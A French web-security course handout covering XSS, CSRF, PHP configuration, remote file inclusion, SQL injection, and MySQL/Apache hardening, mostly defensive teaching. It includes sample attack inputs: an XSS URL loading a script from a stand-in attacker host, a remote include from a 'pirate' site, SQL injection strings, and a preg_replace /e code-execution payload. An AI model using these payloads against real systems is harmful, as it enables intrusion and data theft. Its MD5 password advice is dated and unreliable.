Web et sécurité

HTLM & JavaScripts

XSS (Cross-Site Scripting)

C'est la possibilité de faire une injection de code HTML ou JavaScript dans une page HTML. On peut visualiser le code d'une page HTML avec le navigateur, donc rien ne nous interdit de rajouter du code dans cette page.
Ex. très simpliste

<html> <head> <title> Une page vulnérable </title> </head> <body> < ?php echo "salut ".$_GET['nom'] ; ?> </body> </html>	La variable nom devrait avoir une valeur comme cela : *http://www.le _site_.com/index.php?nom=jules* Mais si quelqu'un modifie : *http://www.le _site_.com/index.php?nom=%3Cb%3Ecoucou%3C%2Fb%3E* on a quelque chose comme ça: *http://www.le _site_.com/index.php?nomcoucou* Supposons maintenant que le code rajouté soit un peu moins stupide et de la forme : *http://www.le _site_.com/index.php?nom=monsieur<script src = http://attaque.site.com/xxs.js>* On a là une attaque beaucoup plus grave.

On voit que l'attaquant a donné à sa victime une URL modifiée qui exécute des opérations arbitraires. L'attaquant demande à la victime de faire quelque chose pour lui, ce qui peut être une attaque sur un autre site. Il a donc masqué sont attaque par l'utilisation d'une victime innocente. Si on recherche l'origine de l'attaque on trouvera la victime et pas l'attaquant.

Problèmes de page web

- **caractères spéciaux**

Pour se protéger il faut neutraliser les caractères spéciaux html fournies par php.
htmlentities() et htmlspacialchars()
Cela ne protège pas absolument mais permet un premier pas.

- **<frame> et <iframe>**

Cela fait appel à des pages web où il est possible de charger des applications JavaScript. L'affichage peut être un cadre minimal et donc passer inaperçu.
Ces balises sont très dangereuses à utiliser au niveau de la sécurité.

- **balises JavaScript**

Une injection de balises JavaScript permet de manipuler ce que l'on veut sur la page. Ayant accès au coockies du navigateur elle peut les exporter vers un autre site qui connaîtra ainsi plein d'informations.

- **CSS**

Il est possible d'utiliser CSS pour faire des XSS. Certains navigateurs acceptent du JavaScript dans les feuilles de style. C'est cela qui a permis la création du vers *MySpace "Samy is my hero"*. Une autre approche est la modification de l'aspect de la page qui entraîne l'internaute à faire des manipulations qui ne sont pas celles qu'il croit. C'est un type d'attaque par ***phishing***. **Twitter** a été victime de ce genre d'attaque en février 2009, un "clickjacking". Le click a été pris en otage, il repostait le virus qu'il venait de lire.

- **balises images**

On peut utiliser une image cachée de 1x1 pixel qui contient du code JavaScript pour appeler un site externe. Comme elles sont omniprésentes elles sont un excellent vecteur de vulnérabilité.

- **URL**

On s'en sert dans beaucoup d'attributs comme pour les balises de liens, de cadres, de feuilles de style ou de bibliothèques JavaScript. Elles sont aussi un vecteur de vulnérabilité.

Les CSRF (prononcer : "Sea Surf")

C'est une autre façon d'attaquer.
Pierre est l'administrateur d'un forum connecté par un système de sessions. Marie est un utilisateur de ce forum. Elle veut supprimer un article de ce forum. Comme elle n'a pas les droits elle va récupérer ceux de Pierre grâce à une attaque de type CSRF.

- Marie arrive à connaître le lien qui permet de supprimer le message en question. (cas le plus courant : On a tous eu un collègue qui demandait un renseignement sur l'application que l'on gérait, et pour simplifier le travail on lui a donné)
- Marie envoie un message à Pierre contenant une pseudo-image à afficher (qui est en fait un script). L'URL de l'image est le lien vers le script permettant de supprimer le message désiré.
- Pierre lit le message de Marie, son navigateur tente de récupérer le contenu de l'image. En faisant cela, le navigateur actionne le lien et supprime le message, il récupère une page web comme contenu pour l'image. Ne reconnaissant pas le type d'image associé, il n'affiche pas d'image et Pierre ne sait pas que Marie vient de lui faire supprimer un message contre son gré.

Se défendre

- Ne pas utiliser une méthode GET mais **POST**
- Ajout d'un **écran de confirmation** quand on doit faire une action importante : suppression, changement de mot de passe, etc.
- **Jeton aléatoire** : envoyer un jeton aléatoire dans les pages à protéger et vérifier sa présence.
- **Identification** : après un certain temps aléatoire (peut vite devenir pénible), ou une opération importante

Formulaire

C'est un des points les plus vulnérables. Etant un pirate je déplace la page de formulaire sur mon site et je le teste tranquillement pour trouver la faille;
Si cette page à un des actions relatifs au site, je les modifie : *<form action=http://www.site.attaque.com/afficher.php method="POST">*.

La seule technique qui empêche le déplacement de formulaire est la durée de vie. On ajoute un champ invisible de *date* avec expiration.
Soit le temps est dépassé (trop long) = on tente d'essayer des attaques (ou alors on a affaire à quelqu'un qui n'est pas doué), soit il est trop court (robots).

Validation des données

- Présence/absence de données
- assurance qu'aucune valeur supplémentaire n'est introduite
- filtrage des valeurs
- vérification du type de données : char, string, num, etc.
- Taille des données : strlen() est simple et permet de détecter beaucoup d'attaques
- Liste blanche /noire/grise la valeur rentre dans une liste (blanche = autorisée ; noire = interdite ; grise = combinaison des 2)
- Expressions régulières

ESAPI (http://www.owasp.org/index.php/ESAPI) aide les développeurs a se protéger des défauts de sécurité pendant la conception et la mise en oeuvre.

Validation des fichiers

La récupération de fichiers est normal : photo, film, mp3, etc. Dans ce procédé des failles apparaissent.

- taille des fichiers : si possible utiliser la balise cachée : MAX_FILE_SIZE.
- file_upload : de php.ini sur le serveur : si sur *off* les fichiers ne sont pas téléchargés.
- le format : quand on l'a reçu il faut valider sont format. Ex. *getimagesize()* est capable de décoder le contenu de l'image sans l'ouvrir. Voir mime_magic ou fileinfo (5.3)
- le nom du fichier : caractère \ (DOS), / (Unix), NULL, espaces ou caractères invisibles
- taille des noms de fichiers
- nombre de fichiers dans un dossier
- quantité de fichiers : équivalent à un déni de service.
- ecrasement de fichiers déjà existants.

La modération qui consiste à mettre le fichier reçu en quarantaine est une bonne mais coûteuse méthode en temps et moyens.

PHP

php.ini

Directive de sécurité

Directives	Action	Problèmes	Recommandations
safe_mode	Lorsqu'un script est appelé php note le nom du propriétaire	accès aux fichiers	Abandon en PHP 6
register_globals	Transfert immédiat entre les variables du serveurs et celle du script	Les valeurs dépendent des utilisateurs	**désactivé** depuis PHP 4.2 $GET, $POST, …
magic_quotes_gpc *magic_quotes_runtime* *magic_quotes_sybase*	Tentent de simplifier l'écriture de requêtes SQL, ou de valeurs rentrantes, par ajout de \ .	Injection SQL	Abandon en PHP 6
open_basedir	Les fichiers scripts sont rangés dans des directory listés	Fonction symlink()	désactivé par *disable_function*
allow_url_fopen	Permet d'inclure des fichiers distants	Injection via *include()*	**désactivé**
disable_fonctions *disable_classes*	Interdit des fonctions ou des classes	Il faut interdire les fonctions système	*system(), passthur(), shell_exec(), exec(),* …
enable_dl	Autorise les bibliothèques dynamiques	Téléchargement	**désactivé**[0]
max_execution_time	Temps valide: humain (Windows), machine (Linux)	Trop long (30s)	5 à 10 s
memory_limit	Quantité de mémoire utilisée par PHP	8Mo = trop peu	Si ∃ images passer à 64 ou 128 Mo
post_maxsize	Limite la qantité de données provenant de l'utilisateur	Trop faible ou trop gros	Relation avec u*pload_max_size*
file_upload	Autorise le chargement de fichiers		**désactivé** si pas de besoin
register_long_arrays	Assure la compatibilité avec les vieilles applications	Entrer dans le code	Ne pas utilisé
expose_php	Affiche PHP dans les en-têtes HTTP	Informations utiles	**désactivé**
display_errors	Affiche les erreurs détectées	Image de marque	**désactivé**
error_reporting	Indique le niveau d'erreur qu'il doit signaler	Si 0 plus d'affichage	Valeur faible mais pas 0
log_errors et *error_log*	Active l'enregistrement des erreurs et les stock.	Taille des journaux	*Ignore_repeat_errors* *Log_errors_max_len*
assert.active	Autorise les assertions pour le déboguage	Active en développement	**désactivé** en production

1) En PHP 5 il y a 2directives distincts *allow_url_fopen* : active et *allow_url_include* : désactivé

Sessions

Directives	Action	Problèmes	Recommandations
session.auto_start	Démarrage automatique des sessions	Dépend du code	**désactivé**
session.name	Configure le nom des sessions	Défaut : PHPSESSID	Valeur personnalisée
session.use_cookies	Active l'usage des cookies pour la gestion des sessions	Si l'utilisateur accepte	**active**
session.use_only_cookies	Force l'utilisation de cookies pour les sessions	Plus strict	**active**
session.use_trans_sid	Active la compatibilité du transport des identifiants	Moins sécurisé	**désactivé**
session.cookie_domain *session.cookie_path*	Demande au navigateur d'envoie des cookies uniquement à un site particulier	Plus strict	Donner des valeurs
session.gc_maxlifetime	Durée de vie max sur le serveur	1440s = 24mn : trop grand	On peut ramener à 10 voir 5mn
session.cookie_lifetime	Durée de vie des cookies	0 = vie du navigateur	Plus petit possible mais pas 0
session.cookie_secure	Transmission des cookies sur une liaison sécurisée SSL	Configure SSL	A utiliser si possible
session.save_path	Stocke les données dans le temporaire du serveur	Données vulnérables	Autre valeur

Code PHP

Disposition du code

Il faut tant que faire ce peut avoir un directory distinct pour les données dynamiques et le code.
De même les noms de fichiers créés ne doivent pas avoir d'extension liées à php : ex: .php, .php3, .inc, etc.
Il est utile d'interdire le droit d'écriture sur les fichiers de code. Cela évite bien des erreurs.

Injection de code

Si *allow_url_fopen* est valide on peut faire *des include('http://www.autre_site.com/biblio.inc') ;* cela permet d'exécuter du code distant comme s'il était local.
Certaines applications sont construites avec une action définie dans l'url.
http://www.site.com/index.php?action=affiche&id=22. L'action est affiche et l'identifiant est 22. Le code converti en : *include ($_GET['action']. '.inc') ;*
Si un utilisateur modifie la ligne en : *http://www.site.com/index.php?action=http%3A%2F%2Fwww.sitepirate.com%2Finjection&id=22* on a alors :
include ('http://www.sitepirate.com/injection.inc') ; Ce qui n'est pas du tout ce que l'on désire. Le code est maintenant celui du pirate qui peut faire ce qu'il veut car il a les droits et les ressources du serveur.
Il faut, depuis PHP5.2, désactiver la directive dans *php.init* : *allow_url_include*.
En terme de performance inclure un site distant est plus coûteux que de faire une copie locale.
Si ce sont les données distantes qui sont intéressantes, il vaut mieux utiliser des solutions adaptées aux échanges : JSON, WDDX, SOAP, REST, …
Il faut de préférence faire un include **statique** : *include ('images/marie.gif') ;* toute la sécurité du système aide dans ce cas.
Si l'on veut avoir des possibilités dynamique, une bonne pratique est de tester la valeur de retour par l'existence du fichier avec *file_exists()*. Si c'est trop lourd, alors mettre la liste des fichiers dans un tableau et tester la valeur de retour par rapport à ce tableau.

Exécution de code Les fonctions à surveiller

- **eval**()

On prend en argument des strings et on l'exécute comme si c'était du code.
Si le string a pu être manipulé, on ouvre une faille dans le code.
Une bonne politique est de **supprimer** la fonction eval() et de la **remplacer** par un autre code.

```
define ( 'PRIX' , 'le prix est de $prix Euro' ) ;
eval( 'echo ' .PRIX ) ;          // plus lent
```

```
define ( 'PRIX' , 'le prix est de %d Euro' ) ;
printf( PRIX, $prix ) ;          // plus rapide
```

On peut aussi utiliser la directive *disable_function* pour interdire *eval().*

- **assert**()

assert prend du code php et l'exécute à la volée comme *eval()*. Il est donc aussi dangereux que *eval().*

```
function carre( $i ) {   assert( 'is_numeric( $ i )' , 'Warning, cela doit etre un nombre' ) ;     return $i * $i ; }
```

Un bon code ***DOIT*** comporter des *assert* afin de valider le code pour faire du déboguage.
Les assertions sont validées par *assert.active*. Si on met la directive à off en production, elle est supprimée et n'apparaît plus.

- **preg_replace**()

preg_replace manipule du texte avec des expressions régulières. Si on fait une injection de code cette fonction devient dangereuse.

```
preg_replace("/(<\/?)(\w+)([^>]*>)/e", "'\\1'.strtoupper('\\2').'\\3'", $html_body);          // met en majuscule Toutes les balises du HTML
```

Si on modifie *$html_body = "<').phpinfo().printf('>" ;* on obtient : *" '<' .strtoupper('').phpinfo().printf('') . '>' "* . Donc un appel à *phpinfo().*
Il **faut utiliser** *preg_replace_callback()* **plutôt** que *preg_replace().* La fonction callback est un code statique alors que le 3^{em} argument de *preg_replace()* est un code dynamique.

- **phpinfo**()

Ce n'est pas un problème mais elle affiche **toutes les informations de configuration du site**. C'est donc dangereux si à l'autre bout on a une personne malintentionnée. On réservera cette fonction à la seule disposition de l'administrateur et pas dans une page publique.

- **bases de données**

Toutes les fonctions d'accès aux BD doivent être vérifiées pour qu'il n'y ait pas possibilité de les détournées.
mysql_connect() , mysql_query() , mysql_execute() , etc.
Les informations de connexion, de commandes, etc. **doivent** être des constantes que l'on ne peut modifier.

- **mail**()

C'est la fonction par laquelle le serveur devient serveur de spam. Ne jamais envoyer des messages au nom du visiteur mais au nom de votre site web.
"un ami/visiteur/abonné, a pensé que cette information vous serait utile". Le destinataire sait alors de qui cela vient et le site émetteur.

- **appel système**

system() , *passthru()* , *exec()* , *shell-exec()* , *popen()* , *proc-open()* et `` ` ``.
Ils doivent être surveillé de près, voir **jamais** utilisés. Les arguments doivent être protégés par *escapeshellcmd()* et *escapeshellarg().*

Bases de données

On prendra comme ex. la BD liée le plus souvent à Apache et PHP : SQL. Comme le dialogue à une BDD se fait toujours par du script SQL, c'est surtout celui-çi que l'on va regarder.

Manipulation des données

- **Contournement de WHERE**

On modifie une clause WHERE en mettant une condition constante : *SELECT * FROM table WHERE **1** ;*
Cela va donner accès à toutes les données.

- **modification sans limite**

Le cauchemar du responsable des données : *DELETE FROM table WHERE 1* ; Après ça il faut souhaiter que les sauvegardes aient été bien faites.
Idem avec *UPDATE*. Imaginez une table de mots de passe forcée avec une valeur identique pour tous.

```
UPDATE user SET passwd= MD5(CONCAT( 'secret' . 'nouveau')) WHERE login = 'utilisateur' ;          // usage normal
UPDATE user SET passwd= MD5(CONCAT( 'secret' . 'nouveau')) WHERE login = login OR 1 = '1' ;      // usage "moins" normal !!!
```

- **exportations cachées**

*SELECT * FROM table INTO OUTFILE '/tmp/outfile.txt' ;* Il n'y a plus qu'à prévenir la presse ou mettre sur la racine web et cela sera diffuser sur le net.
CREATE table_public SELECT * FROM table_privee ; Même problème que précédemment.
Les exportations sont difficile à détecter car elles ne perturbent pas le fonctionnement de la BD et qu'il y a aucune de trace de son utilisation.

Injection SQL

Supposons que l'on soit sur un site qui demande un login et passwd, et qu'ensuite on utilise les informations ainsi :

```
$requete = "SELECT count(*) FROM utilisateurs WHERE login =  ' ".$_POST[ ' nom' ]." ' AND passwd = ' ".$_POST[ 'passe' ] . " ' " ;
```

Pour faire une injection il suffit de modifier une des 2 variables d'entrée. Par ex.

```
$requete = "SELECT count(*) FROM utilisateurs WHERE login =  ' ".$_POST[ ' nom' ]." ' AND passwd = ' ' or 1 = '1' " ;
```

Il n'y a plus de passwd, il suffit d'avoir un nom et on a accès à toutes les données, et comme les noms ne sont pas difficiles à trouver. Pour augmenter encore la faille : $_POST['nom'] = " admin' ;--". Non seulement on n'a plus besoin de mot de passe mais en plus on est administrateur.
Le problème vient du fait que l'on peut obtenir des informations facilement. En plaçant une ' dans la variable nom on a :

```
$_POST[ 'nom' ] = " ' " ;  $requete = "SELECT count(*) FROM utilisateurs WHERE login =  ' ' ' AND passwd = ' ' or 1 = '1' " ;
```

Les 3 ' vont faire une erreur de syntaxe SQL qui va générer un message d'erreur généralement afficher : *echo mysqli_error($mid) ;*
On aura alors la preuve qu'une injection et possible et en plus on devrait aussi avoir le nom de la 2em colonne de la requête.

Blocage des injections SQL

La règle est de valider les données en entrée et de les protéger en sortie.
Au lieu de passer directement la variable $_POST['nom'], on doit la valider. Idem pour toutes les variables qui rentrent dans une requête.

Protection des valeurs SQL

La protection des valeurs est aussi appelée échappement.
Au lieu d'utiliser directement la valeur de $_POST on la passe à la fonction *mysqli_real_escape_string()*. Celle-ci neutralise tous les caractères pouvant nuire à la requête.
Avant de rechercher une correspondance de mot de passe passez le à MD5 (ou autre SHA, …) afin d'obtenir une valeur sécurisée pour SQL.

```
$passe = md5( 'sel' . $_POST[ ' passe' ] . 'toto' ) ;     // passe vaudra une suite de chiffres et de lettres
$requete = "SELECT count(*) FROM utilisateurs WHERE login =  ' " . mysqli_real_escape_string($mid, $_POST[ 'id' ] ) . " ' AND passwd  = '$passe' " ;
```

Nota : On voit souvent la fonction *addslashes()* pur protéger les valeurs de la requête SQL. Cette fonction permet de compléter le ', ", NUL, \0,et \ avec un \ devant. Mais ce n'est pas suffisant. Elle ne protège pas ( ), _, %. Elle doit être remplacé par *mysqli_real_escape_string()* pour MySQL ou *pg-escape_string()* pour PostGresQL.

MySQL propose des variables serveur.

```
SELECT @login := 'valeur' , @passe := "passe' ;
SELECT count(*) FROM utilisateurs WHERE login= @login AND passe = @passe
```

On a déplacé le problème car l'injection peut se faire dans la déclaration de variables. Cependant il devient très facile de protéger les variables. Nous n'avons plus à protéger les SELECT et autre INSET.
Cette manière de faire à le mérite d'être simple et de bien séparer les valeurs et les commandes. Elle rend les commandes complètement fixes (et plus lisible).

MySQL propose une limitation de lignes à manipuler.
DELETE FROM table LIMIT 10 On limite à 10 le nombre de ligne supprimées. On garanti donc qu'il n'y aura pas plus de 10 lignes impacté par la commande.
Quand on supprime une ligne, car quelqu'un s'est des-abonné, il est souhaitable de limiter à 1 le nombre de ligne, afin d'éviter une injection malencontreuse.

Accès au serveur SQL

Les connexions aux BD se font par login et mot de passe. Où ranger ces informations ?

- Dans un fichier de configuration

Celui-ci est inclus et exécuté au début de chaque script. Il faut évidement que les informations ne soient pas accessibles. 1 solution est des placer ce fichier hors web.

- Dans le serveur web

Dans le fichier de configuration global du serveur web ou dans un fichier .htaccess

```
SetEnv  MySQL_hote          "localhost"
SetEnv MySQL_login          "bibi"
SetEnv MySQL_passe          "iletaitunpetitnavire"
SetEnv MySQL_base           "base"
$mid = mysqli_connect( $_SERVER[ ' MySQL_hote' ] , $_SERVER[ ' MySQL_login ' ] , $_SERVER[ ' MySQL_ passe'] , $_SERVER[ ' MySQL_ base'] )  ;
```

On a ainsi protégé les informations. Les sites qui utilisent *phpinfo()* sont alors terriblement vulnérable.

- Dans un fichier php.ini

C'est encore plus discret que le serveur web.

```
mysql.default_host     = "127.0.0.1"
mysql.default_user     = "toto"
mysql.default_passwd = "jojo"
```

Le script PHP devient :

```
$mid = mysqli_connect( ) ;
```

Il faut une injection PHP pour y accéder via les fonctions *ini_get(), ini_set()* ou *phpinfo()*. On peut alors se protéger par *disable_functions*

- Dans la BD

Si on a SQL et web sur le même serveur et que l'on place les informations dans la BD en indiquant une IP locale alors même si il y a publication des accès le serveur MySQL restera inaccessible.

Sécurité de la BD

- Login et mot de passe dans une BD

Par défaut, le login de MySQL est *root* et le passwd est vide. Un bon administrateur les change tout de suite après l'installation. Cela permet d'augmenter la sécurité. Une stratégie de changement régulier des 2 ajout une protection certaine.

- accès anonymes au serveur SQL

Il **ne doit pas y avoir** de possibilité d'accès anonymes à la BD.

```
UPDATE user SET password = password( 'secret' ) WHERE password='' ;
FLUSH PRIVILEGES ;
```

Si on envisage de donner des droits d'accès à un utilisateur distant, utiliser l'adresse IP par défaut de SQL.

```
UPDATE user SET host = '%.fai.com' WHERE host = '%' ;
```

Le serveur devient alors plus difficile d'accès pour des pirates.

- communication MySQL

° Depuis la version 4.1 SQL a amélioré sa sécurité par le protocole d'identification du mot de passe. Il faut mettre à jour les librairies et le serveur.
° Si le serveur fonctionne uniquement avec des clients locaux à la machine et jamais à distance, alors on peut désactiver les fonctions de réseau avec l'option –skip-networking du serveur MySQL.
° Si on utilise MySQL sur un réseau local il vaut mieux bloquer le port 3306 dans le FireWall. Ainsi seule une machine locale pourra avoir accès à la BD
° MySQL sait gérer les chiffrements SSL. Si on utilise MySQL sur un réseau non protégé c'est la meilleure méthode pour se prémunir contre l'interception de communications.

Apache

C’est le plus courant des serveurs web. Si on l’a installé sur une machine Unix, il ne faut pas oublier de modifier les droits d’accès au fichiers et directory. Les droits doivent être en lecture seul. Ainsi si quelqu’un profite d’une faille d’Apache, il ne peut modifier les fichiers.

Les protections pour Apache

- Ne pas diffuser ce qui tourne sous Apache
  * *ServerTokens Prod* : cela limite l’affichage à "serveur Apache"
  * *ServerSignature Off* : lors d'une erreur il ne renvoie pas toutes les informations.
  * Il faut utiliser *ErrorDocument 404 /missing.html* pour définir notre propre page d'erreur

- Contre les DOS
  * *MaxClient*s et *MaxKeepAliveRequests* protège les requêtes trop fréquentes
  * *Timeout 300* : On peut la diminuer pour éviter les effets d'une attaque de déni de service

- Bien gérer les fichiers de log
  * *HostnameLookups On* fait apparaître le nom des machines se connectant sur le serveur

- *mod_auth* : protège par mot de passe. Souvent utilisé pour qu'un utilisateur accède à sa sous-dir.

- Les utilisateurs du serveur peuvent publier leurs pages dans leur répertoire *UserDir public_html*. Par contre, *root* n'est pas autorisé *UserDir disabled root*

- limiter les requêtes volumineuses
  * *LimitRequestBody 1048576* limite à 1,048Mo les uploads

- Le module *mod_evasive* va se charger de bloquer les attaques par force brutes

- users
  * Sous Unix, Apache est un user et un group à lui tout seul

- Empêcher le parcours d'un directory /web

```
<Directory /web>
  Order Allow,Deny
  Allow from all
  Options -Indexes
</Directory>
```

Tester votre site web

Nikto (http://www.assembla.com/spaces/Nikto_2/documents/) est un petit outil en perl qui permet de scanner un site web à la recherche d’une faille de sécurité

Sécurisation d'application web

- **Attaque par force brute**

Quand un site demande un login et passwd pour l'identification il est tentant muni d'un login de tester tous les passwd. Le nombre est grand mais fini. Les tester tous est le principe de la force brute.
Une méthode plus raffinée est le dictionnaire. ex. la chaine vide et mysql sont les valeurs les plus courantes pour l'administrateur de MySQL.

➢ Défense

Il peut être intéressant de mettre une temporisation dans la réponse. Si votre réponse se fait en 1µs le pirate peut tester 1 million de cas en 1s, si vous mettez 0,1s pour répondre il teste 10 cas et vous avez laissé du temps pour les autres utilisateurs.

- **Hameçonnage ou phishing**

On parvient à leurer l'utilisateur en le plaçant sur un site factice afin de prélever ses informations personnelles.

➢ Défense

Les connexions sécurisées HTTPS au moyen de SSL sont protégées. Il faut la faire depuis le serveur et pas depuis le navigateur

- **Déni de service**

C'est une recherche de surcharge du serveur. Soit par trop de demande de connexions, soit par un code trop gourmand, soit par une demande sql trop complexe, etc.

➢ Défense

La temporisation pour la demande de connexion, et la protection du code et des requêtes sql. On peut aussi assurer des quotas de consommation de ressources. Il faut avoir des outils qui permettent de stopper et redémarrer facilement un service.

- **Stockage de mot de passe**

La gestion des passwd est un problème récurent.

➢ Défense

Les mots de passe ne sont **jamais** stockés en **clair**. Il faut une signature ou un cryptage et que personne ne puisse aisément accéder au stockage des passwd.

Honny pot

Le pot de miel est une technique consistant à laisser un fichier factice que le pirate croit être le bon et à cacher le véritable fichier d'information.

CAPTCHA (Completely Automated Public Turing test to tell Computers and Humans Apart = test de Turing pour différentier humains et ordinateurs)

C'est un champ de formulaire supplémentaire qui affiche une information qu'un ordinateur ne peut pas lire mais qu'un humain fait très facilement.
Le prototype classique est le champ de lettres et chiffres déformés qui sont affichés dans des sites d'achat et dont vous devez taper la valeur pour valider.

Nota : Un captcha graphique pose problème pour les malvoyants. Un captcha audio pose problème aux sourds. Etc.

Bibliographie

Livres

Sécurité PHP 5 et MySQL	Damien Seguy Philippe Gamache	Eyrolles
Sécurité informatique Principes et méthode à l'usage des DSI, RSSI et administrateurs	L. Bloch, C. Wolfhugel	Eyrolles
SSL VPN Accès web et extranets sécurisés	Joseph Steinberg, Timothy Speed	Eyrolles
Sécurité des réseaux Applications et standards	William Stallings	Vuibert
Sécurité des architectures web Ne pas prévoir, c'est déjà gémir	Guillaume Plouin, Julien Soyer, Marc-Eric Trioullier	Dunod
Chaînes d'exploits Scénarios de hacking avancé et prévention	Andrew Whitaker, Keatron Evans, Jack Voth	Editions Pearson Education

Revues


Misc	100% sécurité informatique	Les éditions Diamond	www.miscmag.com

URL

- debian : config apache + php + ssl	http://www.vogelweith.com/debian_server/06_apache.pdf	#plein d'explications
- php5 ssl	http://blog.pascal-martin.fr/post/php-5.3-ssl-nouvelles-fonctions	
- serveur https + php	http://ymettier.free.fr/articles_lmag/lmag53/lmag53.html	
- injection de code	http://www.haypocalc.com/wiki/Injection_de_code	
- sécurité php	http://phpsec.org/projects/guide/fr/1.html ↔ 5.html http://www.cgsecurity.org/Articles/php_limites_du_safemode/index.html # attaque et filtrage	
- sql	http://www.phpsecure.info/v2/article/InjSql.php http://www.phpsecure.info/v2/article/phpmysql.php	# injection sql 1 # 2
- mail	http://www.phpsecure.info/v2/article/MailHeadersInject.php	# mail
- liste des sécurités pour php	http://php-security.org/	
- faille php	http://www.moteurprog.com/Articles/Article.php?ID_article=10 http://www.vulgarisation-informatique.com/failles-php.php http://www.vulgarisation-informatique.com/upload-php.php http://www.vulgarisation-informatique.com/expressions-regulieres.php http://www.linux-pour-lesnuls.com/securiserscript.php	# faille php
- faille upload et patch	http://www.korben.info/uploadfaille-php-5-3-1-patch.html	
- base hacking web	http://www.bases-hacking.org/faille-include.html http://www.bases-hacking.org/references-directes.html http://www.bases-hacking.org/faille-xss.html http://www.bases-hacking.org/injection-sql.html http://www.bases-hacking.org/directory-traversal.html	
- faille	http://www.commentcamarche.net/s/Faille+hack	
- secur apache	http://www.cgsecurity.org/Articles/apache.html http://www.linux-pour-lesnuls.com/chroot.php http://doc.ubuntu-fr.org/tutoriel/securiser_apache2 http://blog.apyka.com/index.php/linux/apache/securiser-apache-contre-les-injections-sql-les-ddos-et-dautres-attaques/	
- .htaccess	http://www.blackotine.fr/apache/exemples-htaccess	
- exemple de xss	http://ha.ckers.org/xss.html http://blogs.apache.org/infra/entry/apache_org_04_09_2010	
- ESAPI	http://ww.owasp.org/index.php/ESAPI	# security control pour les applications
- Nikto	http://www.assembla.com/spaces/Nikto_2/documents/	

Table des matières

HTLM & JavaScripts....1
XSS (Cross-Site Scripting)....1
Problèmes de page web....1
Se défendre....2
Formulaire....3
PHP....4
php.ini....4
Code PHP....5
Disposition du code....5
Injection de code....5
Exécution de code Les fonctions à surveiller....6
Bases de données....7
Manipulation des données....7
Injection SQL....7
Apache....10
Les protections pour Apache....10
Sécurisation d'application web....11
Bibliographie....12



Sécurité Web